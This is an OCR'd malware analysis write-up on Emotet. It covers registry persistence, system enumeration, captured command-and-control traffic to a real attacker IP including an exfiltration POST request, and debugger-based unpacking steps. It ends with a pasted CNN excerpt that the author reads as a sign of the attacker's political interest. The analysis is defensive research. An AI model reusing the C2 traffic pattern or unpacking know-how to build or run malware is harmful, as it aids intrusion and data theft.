
Additionally, in some cases Emotet can use an LNK file, a scheduled task, or by creating a service.

In this case, the Emotet used the “Microsoft\Windows\CurrentVersion\Run” registry key.






Futhermore, Emotet modifed the following registry in order to config the Internet Explorer.




The persistence and modification of the registry keys used by the advapi32.dll file is a software component of Microsoft Windows, that is designed to support several APIs including registry and security calls.

The API function that was used in order to open a specified registry key:




The enumeration process of the Emotet in order to gather system information, process list the host name etc.

For example, the Emotet used the following Windows API functions:




GetSystemInfo: *"Retrieves information about the current system. To retrieve accurate information for an application running on WOW64, call the GetNativeSystemInfo function"-MSDN.*





GetTimeZoneInformation: *"Retrieves the current time zone settings. These settings control the translations between Coordinated Universal Time (UTC) and local time"-MSDN.*

The following is the processes list:




After gaining the persistency and enumerating the compromised host the next stage of Emotet is to connect to a new IP address on port 80.





The malicious IP address stored in the memory process of the Emotet payload.



These addresses belong to the attacker's Command and Control servers which are used to receive the information regarding the compromised host, the information is a part of the enumeration stage of the Emotet. The Command and Control server receives the data in an interval, continuously.

32090	70.164703500	5.0.0.19	42.115.22.145	TCP	66 49823 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
32091	70.432264200	42.115.22.145	5.0.0.19	TCP	66 80 → 49823 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1440 WS=256 SACK_PERM=1
32092	70.432391800	5.0.0.19	42.115.22.145	TCP	54 49823 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
32093	70.432696300	5.0.0.19	42.115.22.145	TCP	453 49823 → 80 [PSH, ACK] Seq=1 Ack=1 Win=262144 Len=399 [TCP segment of a reassembled PDU]
32094	70.432757500	5.0.0.19	42.115.22.145	HTTP	1019 POST /If1j9WKdrHQUrk7DJX HTTP/1.1 (application/x-www-form-urlencoded)
32096	70.703799000	42.115.22.145	5.0.0.19	TCP	64 80 → 49823 [ACK] Seq=1 Ack=1365 Win=66048 Len=0
32102	71.338426900	42.115.22.145	5.0.0.19	HTTP	342 HTTP/1.1 200 OK (text/html)
32103	71.338531300	5.0.0.19	42.115.22.145	TCP	54 49823 → 80 [ACK] Seq=1365 Ack=289 Win=261632 Len=0
32378	79.981904000	5.0.0.19	42.115.22.145	NBNS	92 Name query NBSTAT *<00><00><00><00><00><00><00><00><00><00><00><00><00><00><00>
32970	81.469913500	5.0.0.19	42.115.22.145	NBNS	92 Name query NBSTAT *<00><00><00><00><00><00><00><00><00><00><00><00><00><00><00>
39919	82.985760100	5.0.0.19	42.115.22.145	NBNS	92 Name query NBSTAT *<00><00><00><00><00><00><00><00><00><00><00><00><00><00><00>


When following the TCP stream of the file's conversation with the following IP addresses, it is possible to find and observe the packet sent to the server.


This HTTP body contains the data in base64 encoded format:

```
POST /If1j9WKdrHQUrk7DJX HTTP/1.1
Referer: http://42.115.22.145/If1j9WKdrHQUrk7DJX
Content-Type: application/x-www-form-urlencoded
DNT: 1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: 42.115.22.145
Content-Length: 965
Connection: Keep-Alive
Cache-Control: no-cache

If1j9WKdrHQUrk7DJX=f1VfRW%2FhZmmKRYSAV6TZVifXaxNndwCRKrRQg4Froa0Voxz6%2FDyvFuA%2FwXjsqnFuTMrUTqv5eccN%2F0VV1kP00u78c300kGWsgk4djPXEYKLNMD%2BdApqLbBKI5pV6GYGHGXRonQzjBfPzMaN8AynN%
2B8vqGXXgPnuix1EcTP%2F6hgeVbIjcPGOlHLSo7HCrZmz5N16dAl5ImF5FE9AyaH5pY1PZpQG0rTOoNZd4PBK9jIu9R2yiO%2FHNSu2IGZoIg7%2FOFvLGQcvKnJUgo41JjP9py%2FD9oX2wi40G%2B3wbJLG6N1pvVa2VnkkZ%2BOK%2
BQbMRLBnJA9SqhX6FDjfmSPeaiOjzwUf70B7kPLZrmFCU8EQKMD9fHdevWXfkZfCsNSfu0biP1%2FyjP5KgVBovyzbLyRCDnRr%2B7E0jXq0EQi2%2Fmee%2FuA7N0L%2BpxTP3oVMp72Lr9LzogPfL8ASXuH%2BPPqzpswCUn9wStAAbh
aacrxulbdzTKqaqFLLfk7UiRyre6vwVTctO5pE0TLjVZk4c%2Bc%2BPSAoonEXTxpGrjz1uWoyE0Q%2FtFsTOhBCJl7lj3Ou6SaGBbSEzoRZh3DMlYmg5VtEDg%2Bhi4LmcSYeY%2B7hgoAbv7TCas4hEn%2Ft1iByqXpcZRle1BltSgH9
Y%2BWQCnWOiibEW04FOmlOruPBcbsoyRcQEethf50m19lr%2FQHq%2B7HEfQHxkLS08Qsjx733A%2BpfOUCof9M%2FxeX1p5es8EWPXceA83HVgWNbHzcQhdazoGxtwCXE0aE2D8s9hT4%2FlrHWY%2BOyKcunpnzO4W4aEudEdWWRkLqM
c6pP7i4Sa6IBMZFGPt5wLCcIUjtZlUiUtTMbvzEUe%2Fe2ccAtr1O0tLKSwC1G3HhUqA49hTDtQHTTP/1.1 200 OK
Server: nginx
Date: Tue, 04 Feb 2020 12:29:27 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 132
Connection: keep-alive

.x....AV.~..<..9!./|u...
...].I.........?
....CQ....
.Q.P!...}\E...p.c...>..I..%....|.<q..w.....xc..1....U0.g....h.&u...  ....!....p0
```


This packet consists of encrypted data. This data contains all the collected information from the victim's system.

In order to deeply investigate the communication with the Command and Control, we unpacked the Emotet payload and searched for the hardcoded malicious IP address of the Command and Control in the unpacked Emotet.






The way to the find the config of the IP address is convert the IP address from decimal to hex in a reverse order and search the hex code of the IP.



After connection has been established to the Command and Control Server and the data has been successfully transferred to the attacker, alongside the fact that the malicious payload has successfully built its persistency, the attacker will be able to distribute further malware onto the infected system. This additional payload can vary to any malicious malware that the attacker is familiar with, the further malware that will dump to the compromised host depends on the information and the type of company.


Emotet unpacking process:

In order to unpack we set a breakpoint on the following Windows APIs "CreateProcessInternalW","VirtualAlloc" and on the return of the VirtualAlloc in order to see the calls to this function.




The 'ret' (return) of the VirtualAlloc, returns a value to the EAX register and this is the interesting value that the unpacked Emotet stored in the address base of all the unpacked data. In the beginning, the address of the EAX is blank(nothing has been written to the specific return address)


After using 'run to user code' option, the EIP register hits on the new address after the call to the VirtualAlloc, and a few values have been pushed to the stack before the call.



The next extraction is to move a buffer to the ESI register, after following the dump of the edi+54 (the buffer)




We can now see the MZ header of the unpacked Emotet.
When we follow to the Memory Map, the protection page has ERW protection rights (Execute, Read, Write)




00670000	00001000		MAP	-RW--	-RW--
00680000	00002000		MAP	-R---	-R---
00690000	00020000		PRV	ERW--	ERW--
006B0000	00006000		PRV	-RW--	-RW--
006B6000	0000A000	Reserved (006B0000)	PRV		-RW--
006C0000	000F7000	Reserved	PRV		-RW--
007B7000	00009000	Thread 17C4 Stack	PRV	-RW-G	-RW--

The dump of the unpacked Emotet binary:




The difference between the packed and the unpacked Emotet binary.



THE TRUMP EFFECT

Interesting indicator found through static analysis is that the Emotet attacker takes an interest in the United States politics and the CNN news. They set a reference to the CNN update from 6\2\2020 .



CNN | 2/6/2020 | Listen

A behind-the-scenes look at the crucial Senate vote and that phone call to Trump

Updated 4:02 PM ET, Sat February 1, 2020

(CNN) - The end seemed imminent -- until it wasn't anymore.

Internal disputes and a "clash of competing priorities" interrupted expectations that the all-but-certain acquittal vote in President Donald Trump's impeachment trial would come late Friday.

Debate over lunch, intense huddles on the Senate floor and a final phone call to Trump instead produced a schedule that extends the five-month saga into another week, overlapping with the Iowa kickoff of Democrats' presidential contest and Trump's State of the Union address.

